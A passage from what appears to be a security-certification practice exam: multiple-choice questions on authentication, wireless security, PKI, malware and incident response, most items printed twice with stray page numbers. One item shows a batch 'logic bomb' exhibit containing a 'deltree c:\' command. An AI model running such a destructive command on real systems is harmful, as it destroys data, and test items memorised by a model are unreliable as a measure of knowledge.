- A password cannot be the same as any previous 20 passwords.
- Three failed login attempts will lock the account for five minutes.
- Passwords must have one uppercase letter, one lowercase letter, and one non-alphanumeric symbol.

A database server was recently breached, and the incident response team suspects the passwords were compromised. Users with permission on that database server were forced to change their passwords for that server. Unauthorized and suspicious logins are now being detected on a separate server.
Which of the following is MOST likely the issue and the best solution?

A. Some users are reusing passwords for different systems; the organization should scan for password reuse across systems.
B. The Organization has improperly configured single sign-on; the organization should implement a RADIUS server to control account logins.
C. User passwords are not sufficiently long or complex; the organization should increase the complexity and length requirements for passwords.
D. The trust relationship between the two servers has been compromised; the organization should place each server on a separate VLAN.

 901

901

451. A company wants to provide centralized authentication for its wireless system. The wireless authentication system must integrate with the directory back end. Which of the following is an AAA solution that will provide the required wireless authentication?

A. TACACS+
B. MSCHAPv2
C. RADIUS
D. LDAP

 902

902

451. A company wants to provide centralized authentication for its wireless system. The wireless authentication system must integrate with the directory back end. Which of the following is an AAA solution that will provide the required wireless authentication?

A. TACACS+

B. MSCHAPv2

C. RADIUS

D. LDAP

903

452. A company occupies the third floor of a leased building that has other tenants. The path from the demarcation point to the company-controlled space runs through unsecured areas managed by other companies. Which of the following could be used to protect the company's cabling as it passes through uncontrolled spaces?

A. Plenum-rated cables

B. Cable locks

C. Conduits

D. Bayonet Neill-Concelman

904

452. A company occupies the third floor of a leased building that has other tenants. The path from the demarcation point to the company-controlled space runs through unsecured areas managed by other companies. Which of the following could be used to protect the company's cabling as it passes through uncontrolled spaces?

A. Plenum-rated cables
B. Cable locks
C. Conduits
D. Bayonet Neill-Concelman

905

453. A security engineer is concerned about susceptibility to HTTP downgrade attacks because the current customer portal redirects users from port 80 to the secure site on port 443. Which of the following would be MOST appropriate to mitigate the attack?

A. DNSSEC
B. HSTS
C. Certificate pinning
D. OCSP

906

453. A security engineer is concerned about susceptibility to HTTP downgrade attacks because the current customer portal redirects users from port 80 to the secure site on port 443. Which of the following would be MOST appropriate to mitigate the attack?

A. DNSSEC

B. HSTS

C. Certificate pinning

D. OCSP

907

454. Which of the following attacks can be mitigated by proper data retention policies?

A. Dumpster diving

B. Man-in-the-browser

C. Spear phishing

D. Watering hole

908

454. Which of the following attacks can be mitigated by proper data retention policies?

A. Dumpster diving
B. Man-in-the-browser
C. Spear phishing
D. Watering hole

909

455. A company is deploying a wireless network. It is a requirement that client devices must use X.509 certifications to mutually authenticate before connecting to the wireless network. Which of the following protocols would be required to accomplish this?

A. EAP-TTLS
B. EAP-MD5
C. LEAP
D. EAP-TLS
E. EAP-TOTP

910

455. A company is deploying a wireless network. It is a requirement that client devices must use X.509 certifications to mutually authenticate before connecting to the wireless network. Which of the following protocols would be required to accomplish this?

A. EAP-TTLS
B. EAP-MD5
C. LEAP
D. EAP-TLS
E. EAP-TOTP

911

456. A security specialist is notified about a certificate warning that users receive when using a new internal website. After being given the URL from one of the users and seeing the warning, the security specialist inspects the certificate and realizes it has been issued to the IP address, which is how the developers reach the site. Which of the following would BEST resolve the issue?

A. OSCP
B. OID
C. PEM
D. SAN

912

456. A security specialist is notified about a certificate warning that users receive when using a new internal website. After being given the URL from one of the users and seeing the warning, the security specialist inspects the certificate and realizes it has been issued to the IP address, which is how the developers reach the site. Which of the following would BEST resolve the issue?

A. OSCP
B. OID
C. PEM
D. SAN

 913

913

457. An organization wants to implement a solution that allows for automated logical controls for network defense. An engineer plans to select an appropriate network security component, which automates response actions based on security threats to the network. Which of the following would be MOST appropriate based on the engineer's requirements?

A. NIPS
B. HIDS
C. Web proxy
D. Elastic load balancer
E. NAC

 914

914

457. An organization wants to implement a solution that allows for automated logical controls for network defense. An engineer plans to select an appropriate network security component, which automates response actions based on security threats to the network. Which of the following would be MOST appropriate based on the engineer's requirements?

A. NIPS
B. HIDS
C. Web proxy
D. Elastic load balancer
E. NAC

915

458. Which of the following is an algorithm family that was developed for use cases in which power consumption and lower computing power are constraints?

A. Elliptic curve
B. RSA
C. Diffie-Hellman
D. SHA

916

458. Which of the following is an algorithm family that was developed for use cases in which power consumption and lower computing power are constraints?

A. Elliptic curve

B. RSA

C. Diffie-Hellman

D. SHA

459. Ann, a new employee, received an email from an unknown source indicating she needed to click on the provided link to update her company's profile. Once Ann clicked the link, a command prompt appeared with the following output:

```
C:\Users\Ann\Documents\File1.pgp
C:\Users\Ann\Documents\AdvertisingReport.pgp
C:\Users\Ann\Documents\FinancialReport.pgp
```

Which of the following types of malware was executed?

A. Ransomware
B. Adware
C. Spyware
D. Virus

459. Ann, a new employee, received an email from an unknown source indicating she needed to click on the provided link to update her company's profile. Once Ann clicked the link, a command prompt appeared with the following output:

```
C:\Users\Ann\Documents\File1.pgp
C:\Users\Ann\Documents\AdvertisingReport.pgp
C:\Users\Ann\Documents\FinancialReport.pgp
```

Which of the following types of malware was executed?

A. Ransomware
B. Adware
C. Spyware
D. Virus

919

460. In a lessons-learned report, it is suspected that a well-organized, well-funded, and extremely sophisticated group of attackers may have been responsible for a breach at a nuclear facility. Which of the following describes the type of actors that may have been implicated?

A. Nation-state
B. Hacktivist
C. Insider
D. Competitor

920

460. In a lessons-learned report, it is suspected that a well-organized, well-funded, and extremely sophisticated group of attackers may have been responsible for a breach at a nuclear facility. Which of the following describes the type of actors that may have been implicated?

A. Nation-state
B. Hacktivist
C. Insider
D. Competitor

 921

921

461. A company wants to configure its wireless network to require username and password authentication. Which of the following should the systems administrator implement?

A. WPS
B. PEAP
C. TKIP
D. PKI

 922

922

461. A company wants to configure its wireless network to require username and password authentication. Which of the following should the systems administrator implement?

A. WPS

B. PEAP

C. TKIP

D. PKI

923

462. A security administrator is choosing an algorithm to generate password hashes. Which of the following would offer the BEST protection against offline brute force attacks?

A. MD5

B. 3DES

C. AES

D. SHA-1

924

462. A security administrator is choosing an algorithm to generate password hashes. Which of the following would offer the BEST protection against offline brute force attacks?

A. MD5

B. 3DES

C. AES

D. SHA-1

925

463. A technician wants to configure a wireless network for username- and password-based authentication. The current configuration implements WPA-PSK. Which of the following components are required to support the new wireless authentication system? (Select TWO).

A. PKI certificate

B. CCMP

C. WPS

D. RADIUS

E. WPA2

926

463. A technician wants to configure a wireless network for username- and password-based authentication. The current configuration implements WPA-PSK. Which of the following components are required to support the new wireless authentication system? (Select TWO).

A. PKI certificate

B. CCMP

C. WPS

D. RADIUS

E. WPA2

927

464. A systems administrator has been assigned to create accounts for summer interns. The interns are only authorized to be in the facility and operate computers under close supervision. They must also leave the facility at designated times each day. However, the interns can access intern file folders without supervision. Which of the following represents the BEST way to configure the accounts? (Select TWO).

A. Implement time-of-day restrictions.
B. Modify archived data.
C. Access executive shard portals.
D. Create privileged accounts.
E. Enforce least privilege.

928

464. A systems administrator has been assigned to create accounts for summer interns. The interns are only authorized to be in the facility and operate computers under close supervision. They must also leave the facility at designated times each day. However, the interns can access intern file folders without supervision. Which of the following represents the BEST way to configure the accounts? (Select TWO).

A. Implement time-of-day restrictions.
B. Modify archived data.
C. Access executive shard portals.
D. Create privileged accounts.
E. Enforce least privilege.

929

465. A network administrator provided the following output from a vulnerability scan:

ID	Severity	Count	Description	Risk Score
10	Critical	1	Centos 7 : rpm (CTSA-2014:1980)	3.4
11	Low	178	Microsoft Windows Update	1.3
12	Medium	120	openSUSE Security Update: python3 / rpm	1.8
13	High	15	Microsoft Windows Update Reboot Required	3.6
14	Low	1389	RHEL 4 : RPM (RHSA-2016:0678)	2.1

The network administrator has been instructed to prioritize remediation efforts based on overall risk to the enterprise. Which of the following plugin IDs should be remediated FIRST?

A. 10
B. 11
C. 12
D. 13
E. 14

930

465. A network administrator provided the following output from a vulnerability scan:

ID	Severity	Count	Description	Risk Score
10	Critical	1	Centos 7 : rpm (CTSA-2014:1980)	3.4
11	Low	178	Microsoft Windows Update	1.3
12	Medium	120	openSUSE Security Update: python3 / rpm	1.8
13	High	15	Microsoft Windows Update Reboot Required	3.6
14	Low	1389	RHEL 4 : RPM (RHSA-2016:0678)	2.1

The network administrator has been instructed to prioritize remediation efforts based on overall risk to the enterprise. Which of the following plugin IDs should be remediated FIRST?

A. 10
B. 11
C. 12
D. 13
E. 14

931

466. Which of the following is the purpose of an industry-standard framework?

A. To promulgate compliance requirements for sales of common IT systems
B. To provide legal relief to participating organizations in the event of a security breach
C. To promulgate security settings on a vendor-by-vendor basis
D. To provide guidance across common system implementations

932

466. Which of the following is the purpose of an industry-standard framework?

A. To promulgate compliance requirements for sales of common IT systems

B. To provide legal relief to participating organizations in the event of a security breach

C. To promulgate security settings on a vendor-by-vendor basis

D. To provide guidance across common system implementations

933

467. An email systems administrator is configuring the mail server to prevent spear phishing attacks email messages. Which of the following refers to what the administrator is doing?

A. Risk avoidance

B. Risk mitigation

C. Risk transference

D. Risk acceptance

934

467. An email systems administrator is configuring the mail server to prevent spear phishing attacks email messages. Which of the following refers to what the administrator is doing?

A. Risk avoidance

B. Risk mitigation

C. Risk transference

D. Risk acceptance

935

468. A security administrator wants to better prepare the incident response team for possible security events. The IRP has been updated and distributed to incident response team members. Which of the following is the BEST option to fulfill the administrator´s objective?

A. Identify the members´ roles and responsibilities.

B. Select a backup-failover location

C. Determine the order of restoration

D. Conduct a tabletop test.

936

468. A security administrator wants to better prepare the incident response team for possible security events. The IRP has been updated and distributed to incident response team members. Which of the following is the BEST option to fulfill the administrator´s objective?

A. Identify the members´ roles and responsibilities.

B. Select a backup-failover location

C. Determine the order of restoration

D. Conduct a tabletop test.

937

469. Buffer overflow can be avoided using proper:

A. Memory leak prevention.

B. Memory reuse.

C. Input validation.

D. Implementation of ASLR.

938

469. Buffer overflow can be avoided using proper:

A. Memory leak prevention.

B. Memory reuse.

C. Input validation.

D. Implementation of ASLR.

939

470. A member of the human resources department is searching for candidate resumes and encounters the following error message when attempting to access popular job search websites:

```
Site Cannot be Displayed: Unauthorized Access
Policy Violation: Job Search
User Group: Retail Employee Access
Client Address:  10.13.78.145
DNS Server: 10.1.1.9
Proxy IP Address: 10.1.1.29
Contact your systems administrator for assistance
```

Which of the following would resolve this issue without compromising the company's security policies?

A. Renew the DNS settings and IP address on the employee's computer.

B. Add the employee to a less restrictive group on the content filter.

C. Remove the proxy settings from the employee's web browser.

D. Create an exception for the job search sites in the host-based firewall on the employee's computer

940

470. A member of the human resources department is searching for candidate resumes and encounters the following error message when attempting to access popular job search websites:

```
Site Cannot be Displayed: Unauthorized Access
Policy Violation: Job Search
User Group: Retail Employee Access
Client Address:  10.13.78.145
DNS Server: 10.1.1.9
Proxy IP Address: 10.1.1.29
Contact your systems administrator for assistance
```

Which of the following would resolve this issue without compromising the company's security policies?

A. Renew the DNS settings and IP address on the employee's computer.
B. Add the employee to a less restrictive group on the content filter.
C. Remove the proxy settings from the employee's web browser.
D. Create an exception for the job search sites in the host-based firewall on the employee's computer

941

471. An attacker is able to capture the payload for the following packet:

```
IP 192.168.1.22:2020 10.10.10.5:443
IP 192.168.1.10:1030 10.10.10.1:21
IP 192.168.1.57:5217 10.10.10.1:3389
```

During an investigation, an analyst discovers that the attacker was able to capture the information above and use it to log on to other servers across the company. Which of the following is the MOST likely reason?

A. The attacker has exploited a vulnerability that is commonly associated with TLS1.3.
B. The application server is also running a web server that has been compromised.
C. The attacker is picking off unencrypted credentials and those to log in to the secure server.
D. User accounts have been improperly configured to allow single sign-on multiple servers.

942

471. An attacker is able to capture the payload for the following packet:

```
IP 192.168.1.22:2020 10.10.10.5:443
IP 192.168.1.10:1030 10.10.10.1:21
IP 192.168.1.57:5217 10.10.10.1:3389
```

During an investigation, an analyst discovers that the attacker was able to capture the information above and use it to log on to other servers across the company. Which of the following is the MOST likely reason?

A. The attacker has exploited a vulnerability that is commonly associated with TLS1.3.
B. The application server is also running a web server that has been compromised.
C. The attacker is picking off unencrypted credentials and those to log in to the secure server.
D. User accounts have been improperly configured to allow single sign-on multiple servers.

943

472. An engineer is configuring a wireless network using PEAP for the authentication protocol. Which of the following is required?

A. 802. 11n support on the WAP
B. X.509 certificate on the server
C. CCMP support on the network switch
D. TLS 1.0 support on the client

944

472. An engineer is configuring a wireless network using PEAP for the authentication protocol. Which of the following is required?

A. 802. 11n support on the WAP

B. X.509 certificate on the server

C. CCMP support on the network switch

D. TLS 1.0 support on the client

945

473. A company notices that at 10 a.m. every Thursday, three users' computers become inoperable. The security analyst team discovers a file called **`where.pdf.exe`** that runs on system startup. The contents of **`where.pdf.exe`** are shown below:

```
@echo off
if [c:\file.txt] deltree c:\
```

Based on the above information, which of the following types of malware was discovered?

A. Rootkit

B. Backdoor

C. Logic bomb

D. RAT

946

473. A company notices that at 10 a.m. every Thursday, three users' computers become inoperable. The security analyst team discovers a file called **`where.pdf.exe`** that runs on system startup. The contents of **`where.pdf.exe`** are shown below:

```
@echo off
if [c:\file.txt] deltree c:\
```

Based on the above information, which of the following types of malware was discovered?

A. Rootkit
B. Backdoor
C. Logic bomb
D. RAT

947

474. A company recently updated its website to increase sales. The new website uses PHP forms for leads and provides a directory with sales staff and their phone numbers. A systems administrator is concerned about the new website and provides the following log to support the concern:

```
username JohnD does not exist, password prompt not supplied
username DJohn does not exist, password prompt not supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, account locked
```

Which of the following is the systems administrator MOST likely to suggest to the Chief Information Security Officer (CISO) based on the above?

A. Changing the account standard naming convention
B. Implementing account lockouts
C. Discontinuing the use of privileged accounts
D. Increasing the minimum password length from eight to ten characters

948

474. A company recently updated its website to increase sales. The new website uses PHP forms for leads and provides a directory with sales staff and their phone numbers. A systems administrator is concerned about the new website and provides the following log to support the concern:

```
username JohnD does not exist, password prompt not supplied
username DJohn does not exist, password prompt not supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, account locked
```

Which of the following is the systems administrator MOST likely to suggest to the Chief Information Security Officer (CISO) based on the above?

A. Changing the account standard naming convention
B. Implementing account lockouts
C. Discontinuing the use of privileged accounts
D. Increasing the minimum password length from eight to ten characters

475. A network technician discovered the usernames and passwords used for network device configuration have been compromised by a user with a packet sniffer. Which of the following would secure the credentials from sniffing?

A. Implement complex passwords.

B. Use SSH for remote access.

C. Configure SNMPv2 for device management.

D. Use TFTP to copy device configuration

475. A network technician discovered the usernames and passwords used for network device configuration have been compromised by a user with a packet sniffer. Which of the following would secure the credentials from sniffing?

A. Implement complex passwords.

B. Use SSH for remote access.

C. Configure SNMPv2 for device management.

D. Use TFTP to copy device configuration

951

476. An application developer is working on a new calendar and scheduling application. The developer wants to test new functionality that is time/date dependent and set the local system time on one year in the future. The application also has a feature that uses SHA-256 hashing and AES encryption for data exchange. The application attempts to connect to a separate remote server using SSL, but the connection fails. Which of the following is the MOST likely cause and next step?

A. The date is past the certificate expiration; reset the system to the current time and see if the connection still fails.

B. The remote server cannot support SHA-256; try another hashing algorithm like SHA-1 and see if the application can connect.

C. AES is date/time dependent, either reset the system time to the correct time or try a different encryption approach.

D. SSL is not the correct protocol to use in this situation; change to TLS and try the client-server connection again.

952

476. An application developer is working on a new calendar and scheduling application. The developer wants to test new functionality that is time/date dependent and set the local system time on one year in the future. The application also has a feature that uses SHA-256 hashing and AES encryption for data exchange. The application attempts to connect to a separate remote server using SSL, but the connection fails. Which of the following is the MOST likely cause and next step?

A. The date is past the certificate expiration; reset the system to the current time and see if the connection still fails.

B. The remote server cannot support SHA-256; try another hashing algorithm like SHA-1 and see if the application can connect.

C. AES is date/time dependent, either reset the system time to the correct time or try a different encryption approach.

D. SSL is not the correct protocol to use in this situation; change to TLS and try the client-server connection again.

953

477. Which of the following penetration testing concepts is an attacker MOST interested in when placing the path of a malicious file in the **`Windows/CurrentVersion/Run`** registry key?

A. Persistence

B. Pivoting

C. Active reconnaissance

D. Escalation of privilege

954

477. Which of the following penetration testing concepts is an attacker MOST interested in when placing the path of a malicious file in the **`Windows/CurrentVersion/Run`** registry key?

A. Persistence

B. Pivoting

C. Active reconnaissance

D. Escalation of privilege

478. Using a one-time code that has been texted to a smartphone is an example of:

A. Something you have.

B. Something you are.

C. Something you know.

D. Something you do.

478. Using a one-time code that has been texted to a smartphone is an example of:

A. Something you have.

B. Something you are.

C. Something you know.

D. Something you do.

957

479. A government organization recently contacted three different vendors to obtain cost quotes for a desktop PC refresh. The quote from one of the vendors was significantly lower than the other two and was selected for the purchase. When the PCs arrived, a technician determined some NICs had been tampered. Which of the following MOST accurately describes the security risk presented in this situation?

A. Hardware root of trust
B. UEFI
C. Supply chain
D. TPM
E. Crypto-malware
F. ARP poisoning

958

479. A government organization recently contacted three different vendors to obtain cost quotes for a desktop PC refresh. The quote from one of the vendors was significantly lower than the other two and was selected for the purchase. When the PCs arrived, a technician determined some NICs had been tampered. Which of the following MOST accurately describes the security risk presented in this situation?

A. Hardware root of trust
B. UEFI
C. Supply chain
D. TPM
E. Crypto-malware
F. ARP poisoning

959

480. Which of the following terms BEST describes an exploitable vulnerability that exists but has not been publicly disclosed yet?

A. Design weakness
B. Zero-day
C. Logic bomb
D. Trojan

960

480. Which of the following terms BEST describes an exploitable vulnerability that exists but has not been publicly disclosed yet?

A. Design weakness
B. Zero-day
C. Logic bomb
D. Trojan

961

481. An attachment that was emailed to finance employees contained an embedded message. The security administrator investigates and finds the intent was to conceal the embedded information from public view. Which of the following BEST describes this type of message?

A. Obfuscation
B. Steganography
C. Diffusion
D. BCRYPT

962

481. An attachment that was emailed to finance employees contained an embedded message. The security administrator investigates and finds the intent was to conceal the embedded information from public view. Which of the following BEST describes this type of message?

A. Obfuscation
B. Steganography
C. Diffusion
D. BCRYPT

 963

963

482. An organization is building a new customer services team, and the manager needs to keep the team focused on customer issues and minimize distractions. The users have a specific set of tools installed, which they must use to perform their duties. Other tools are not permitted for compliance and tracking purposes. Team members have access to the internet for product lookups and to research customer issues. Which of the following should a security engineer employ to fulfill the requirements for the manager?

A. Install a web application firewall.
B. Install HIPS on the team's workstations.
C. Implement containerization on the workstations.
D. Configure whitelisting for the team.

 964

964

482. An organization is building a new customer services team, and the manager needs to keep the team focused on customer issues and minimize distractions. The users have a specific set of tools installed, which they must use to perform their duties. Other tools are not permitted for compliance and tracking purposes. Team members have access to the internet for product lookups and to research customer issues. Which of the following should a security engineer employ to fulfill the requirements for the manager?

A. Install a web application firewall.
B. Install HIPS on the team's workstations.
C. Implement containerization on the workstations.
D. Configure whitelisting for the team.

965

483. A company hired a firm to test the security posture of its database servers and determine if any vulnerabilities can be explained. The company provided limited information pertaining to the infrastructure and database server. Which of the following forms of testing does this BEST describe?

A. Black box
B. Gray box
C. White box
D. Vulnerability scanning

966

483. A company hired a firm to test the security posture of its database servers and determine if any vulnerabilities can be explained. The company provided limited information pertaining to the infrastructure and database server. Which of the following forms of testing does this BEST describe?

A. Black box
B. Gray box
C. White box
D. Vulnerability scanning

967

484. A cryptographer has developed a new proprietary hash function for a company and solicited employees to test the function before recommending its implementation. An employee takes the plaintext version of a document and hashes it, then changes the original plaintext document slightly and hashes it, and continues repeating this process until two identical hash values are produced from two different documents. Which of the following BEST describes this cryptographic attach?

A. Brute force
B. Known plaintext
C. Replay
D. Collision

968

484. A cryptographer has developed a new proprietary hash function for a company and solicited employees to test the function before recommending its implementation. An employee takes the plaintext version of a document and hashes it, then changes the original plaintext document slightly and hashes it, and continues repeating this process until two identical hash values are produced from two different documents. Which of the following BEST describes this cryptographic attach?

A. Brute force
B. Known plaintext
C. Replay
D. Collision

969

485. A security engineer wants to add SSL to the public web server. Which of the following would be the FIRST step to implement the SSL certificate?

A. Download the web certificate.
B. Install the intermediate certificate.
C. Generate a CSR
D. Encrypt the private key.

970

485. A security engineer wants to add SSL to the public web server. Which of the following would be the FIRST step to implement the SSL certificate?

A. Download the web certificate.

B. Install the intermediate certificate.

C. Generate a CSR

D. Encrypt the private key.

971

486. A security administrator wants to determine if a company's web servers have the latest operating system and application patches installed. Which of the following of vulnerability scans should be conducted?

A. Non-credentialed
B. Passive
C. Port
D. Credentialed
E. Red team
F. Active

972

486. A security administrator wants to determine if a company's web servers have the latest operating system and application patches installed. Which of the following of vulnerability scans should be conducted?

A. Non-credentialed
B. Passive
C. Port
D. Credentialed
E. Red team
F. Active

973

487. A security analyst is investigating a report from an employee in the human resources (HR) department who is having sporadic issues with internet access. When the security analyst pulls the UTM logs for the IP addresses in the HR group, the following activity is shown:

Host	Destination	Port	Category	User Group	Action
10.1.13.45	165.35.23.129	8080	News-Journalism	General	Block
10.1.13.45	89.23.45.11	443	Banking	General	Allow
10.1.13.46	76.4.3.19	8080	Business	HR Users	Allow
10.1.13.45	145.29.173	8080	Business	General	Block
10.1.13.45	10.1.1.29	443	Internal	General	Allow
10.1.13.46	19.34.1.189	443	Banking	HR Users	Allow
10.1.13.45	45.1.39.118	8080	Job Search	General	Block
10.1.13.46	45.1.39.118	8080	Job Search	HR Users	Allow

Which of the following actions should the security analyst take?

A. Ensure the HR employee is in the appropriate user group.
B. Allow port 8080 on the UTM for all outgoing traffic.
C. Disable the proxy settings on the HR employee's device
D. Edit the last line of the ACL on the UTM to: allow any any.

974

487. A security analyst is investigating a report from an employee in the human resources (HR) department who is having sporadic issues with internet access. When the security analyst pulls the UTM logs for the IP addresses in the HR group, the following activity is shown:

Host	Destination	Port	Category	User Group	Action
10.1.13.45	165.35.23.129	8080	News-Journalism	General	Block
10.1.13.45	89.23.45.11	443	Banking	General	Allow
10.1.13.46	76.4.3.19	8080	Business	HR Users	Allow
10.1.13.45	145.29.173	8080	Business	General	Block
10.1.13.45	10.1.1.29	443	Internal	General	Allow
10.1.13.46	19.34.1.189	443	Banking	HR Users	Allow
10.1.13.45	45.1.39.118	8080	Job Search	General	Block
10.1.13.46	45.1.39.118	8080	Job Search	HR Users	Allow

Which of the following actions should the security analyst take?

A. Ensure the HR employee is in the appropriate user group.
B. Allow port 8080 on the UTM for all outgoing traffic.
C. Disable the proxy settings on the HR employee's device
D. Edit the last line of the ACL on the UTM to: allow any any.

488. A Chief Executive Officer is staying at a hotel during a business trip. The hotel's wireless network does not show a lock symbol. Which of the following precautions should the CEO take? (Select TWO)

A. Change the connection type to WPA2.
B. Change TKIP to CCMP.
C. Use a VPN.
D. Tether to a mobile phone.
E. Create a tunnel connection with EAP_TTLS.

488. A Chief Executive Officer is staying at a hotel during a business trip. The hotel's wireless network does not show a lock symbol. Which of the following precautions should the CEO take? (Select TWO)

A. Change the connection type to WPA2.

B. Change TKIP to CCMP.

C. Use a VPN.

D. Tether to a mobile phone.

E. Create a tunnel connection with EAP_TTLS.

977

489. A technician is auditing network security by connecting a laptop to open hardwired jacks within the facility to verify they cannot connect. Which of the following is being tested?

A. Layer 3 routing

B. Port security

C. Secure IMAP

D. S/MIME

978

489. A technician is auditing network security by connecting a laptop to open hardwired jacks within the facility to verify they cannot connect. Which of the following is being tested?

A. Layer 3 routing
B. Port security
C. Secure IMAP
D. S/MIME

979

490. Which of the following controls is implemented in lieu of the primary security controls?

A. Compensating.
B. Corrective.
C. Detective.
D. Deterrent.

980

490. Which of the following controls is implemented in lieu of the primary security controls?

A. Compensating.

B. Corrective.

C. Detective.

D. Deterrent.

981

491. After running an online password cracking tool, an attacker recovers the following password:

gh ;j SKSTO¡;618&

Based on the above information, which of the following technical controls have been implemented (Select TWO).

A. Complexity
B. Encryption
C. Hashing
D. Length
E. Salting
F. Stretching

982

491. After running an online password cracking tool, an attacker recovers the following password:

gh ;j SKSTO¡;618&

Based on the above information, which of the following technical controls have been implemented (Select TWO).

A. Complexity
B. Encryption
C. Hashing
D. Length
E. Salting
F. Stretching

983

492. A security analyst is interested in setting up an IDS to monitor the company network. The analyst has been told there can be no network downtime to implement the solution, but the IDS must capture all of the network traffic. Which of the following should be used for the IDS implementation?

A. Network tap
B. Honeypot
C. Aggregation
D. Port mirror

984

492. A security analyst is interested in setting up an IDS to monitor the company network. The analyst has been told there can be no network downtime to implement the solution, but the IDS must capture all of the network traffic. Which of the following should be used for the IDS implementation?

A. Network tap

B. Honeypot

C. Aggregation

D. Port mirror

985

493. Which of the following BEST explains why a development environment should have the same database server secure baseline that exists in production even if there is no PII in the database?

A. Without the same configuration in both development and production, there are no assurances that changes made in development will have the same effect in production.

B. Attackers can extract sensitive, personal information from lower development environment databases just as easily as they can from production databases.

C. Databases are unique in their need to have secure configurations applied in all environments because they are attacked more often.

D. Laws stipulate that databases with the ability to store personal information must be secured regardless of the environment or if they actually have PII.

986

493. Which of the following BEST explains why a development environment should have the same database server secure baseline that exists in production even if there is no PII in the database?

A. Without the same configuration in both development and production, there are no assurances that changes made in development will have the same effect in production.

B. Attackers can extract sensitive, personal information from lower development environment databases just as easily as they can from production databases.

C. Databases are unique in their need to have secure configurations applied in all environments because they are attacked more often.

D. Laws stipulate that databases with the ability to store personal information must be secured regardless of the environment or if they actually have PII.

987

494. Ann, a security analyst from a large organization, has been instructed to use another, more effective scanning tool. After installing the tool on her desktop, she started a full vulnerability scan. After running the scan for eight hours, Ann finds that there were no vulnerabilities identified. Which of the following is the MOST likely cause of not receiving any vulnerabilities on the network?

A. The organization has a zero tolerance policy against not applying cybersecurity best practices.

B. The organization had a proactive approach to patch management principles and practices.

C. The security analyst credentials did not allow full administrative rights for the scanning tool.

D. The security analyst just recently applied operating system level patches.

988

494. Ann, a security analyst from a large organization, has been instructed to use another, more effective scanning tool. After installing the tool on her desktop, she started a full vulnerability scan. After running the scan for eight hours, Ann finds that there were no vulnerabilities identified. Which of the following is the MOST likely cause of not receiving any vulnerabilities on the network?

A. The organization has a zero tolerance policy against not applying cybersecurity best practices.
B. The organization had a proactive approach to patch management principles and practices.
C. The security analyst credentials did not allow full administrative rights for the scanning tool.
D. The security analyst just recently applied operating system level patches.

989

495. An organization's IRP prioritizes containment over eradication. An incident has been discovered where an attacker outside of the organization has installed cryptocurrency mining software on the organization's web servers. Given the organization's stated priorities, which of the following would be the NEXT step?

A. Remove the affected servers from the network.
B. Review firewall and IDS logs to identify possible source IPs.
C. Identify and apply any missing operating system and software patches.
D. Delete the malicious software and determine if the servers must be reimaged.

990

495. An organization's IRP prioritizes containment over eradication. An incident has been discovered where an attacker outside of the organization has installed cryptocurrency mining software on the organization's web servers. Given the organization's stated priorities, which of the following would be the NEXT step?

A. Remove the affected servers from the network.
B. Review firewall and IDS logs to identify possible source IPs.
C. Identify and apply any missing operating system and software patches.
D. Delete the malicious software and determine if the servers must be reimaged.

991

496. An organization discovers that unauthorized applications have been installed ion company-provided mobile phones. The organization issues these devices, but some users have managed to bypass the security controls. Which of the following is the MOST likely issue, and how can the organization BEST prevent this from happening?

A. The mobile phones are being infected with malware that covertly installs the applications. Implement full disk encryption and integrity-checking software.
B. Some advanced users are jailbreaking the OS and bypassing the controls. Implement an MDM solution to control access to company resources.
C. The mobile phones have been compromised by an APT and can no longer be trusted. Scan the devices for the unauthorized software, recall any compromised devices, and issue completely new ones.
D. Some advances users are upgrading the devices' OS and installing the applications. The organization should create an AUP that prohibits this activity.

992

496. An organization discovers that unauthorized applications have been installed ion company-provided mobile phones. The organization issues these devices, but some users have managed to bypass the security controls. Which of the following is the MOST likely issue, and how can the organization BEST prevent this from happening?

A. The mobile phones are being infected with malware that covertly installs the applications. Implement full disk encryption and integrity-checking software.

B. Some advanced users are jailbreaking the OS and bypassing the controls. Implement an MDM solution to control access to company resources.

C. The mobile phones have been compromised by an APT and can no longer be trusted. Scan the devices for the unauthorized software, recall any compromised devices, and issue completely new ones.

D. Some advances users are upgrading the devices' OS and installing the applications. The organization should create an AUP that prohibits this activity.

497. A salesperson often uses a USB drive to save and move files from a corporate laptop. The corporate laptop was recently updated, and now the files on the USB are read-only. Which of the following was recently added to the laptop?

A. Antivirus software

B. File integrity check

C. HIPS

D. DLP

497. A salesperson often uses a USB drive to save and move files from a corporate laptop. The corporate laptop was recently updated, and now the files on the USB are read-only. Which of the following was recently added to the laptop?

A. Antivirus software

B. File integrity check

C. HIPS

D. DLP

995

498. Which of the following is the MAIN disadvantage of using SSO?

A. The architecture can introduce a single point of failure.

B. Users need to authenticate for each resource they access.

C. It requires an organization to configure federation.

D. The authentication is transparent to the user.

996

498. Which of the following is the MAIN disadvantage of using SSO?

A. The architecture can introduce a single point of failure.

B. Users need to authenticate for each resource they access.

C. It requires an organization to configure federation.

D. The authentication is transparent to the user.

997

499. A company recently experienced data exfiltration via the corporate network. In response to the breach, a security analyst recommends deploying an out-of-band IDS solution. The analyst says the solution can be implemented without purchasing any additional network hardware. Which of the following solutions will be used to deploy the IDS?

A. Network tap

B. Network proxy

C. Honeypot

D. Port mirroring

998

499. A company recently experienced data exfiltration via the corporate network. In response to the breach, a security analyst recommends deploying an out-of-band IDS solution. The analyst says the solution can be implemented without purchasing any additional network hardware. Which of the following solutions will be used to deploy the IDS?

A. Network tap
B. Network proxy
C. Honeypot
D. Port mirroring

500. Which of the following explains why a vulnerability scan might return a false positive?

A. The scan is performed at a time of day when the vulnerability does not exist.
B. The test is performed against the wrong host.
C. The signature matches the product but not the version information.
D. The hosts are evaluated based on an OS-specific profile.

500. Which of the following explains why a vulnerability scan might return a false positive?

A. The scan is performed at a time of day when the vulnerability does not exist.
B. The test is performed against the wrong host.
C. The signature matches the product but not the version information.
D. The hosts are evaluated based on an OS-specific profile.

1001

501. Which of the following needs to be performed during a forensics investigation to ensure the data contained in a drive image has not been compromised?

A. Follow the proper chain of custody procedures.
B. Compare the image hash to the original hash.
C. Ensure a legal hold has been placed on the image.
D. Verify the time offset on the image file.

1002

501. Which of the following needs to be performed during a forensics investigation to ensure the data contained in a drive image has not been compromised?

A. Follow the proper chain of custody procedures.
B. Compare the image hash to the original hash.
C. Ensure a legal hold has been placed on the image.
D. Verify the time offset on the image file.

1003

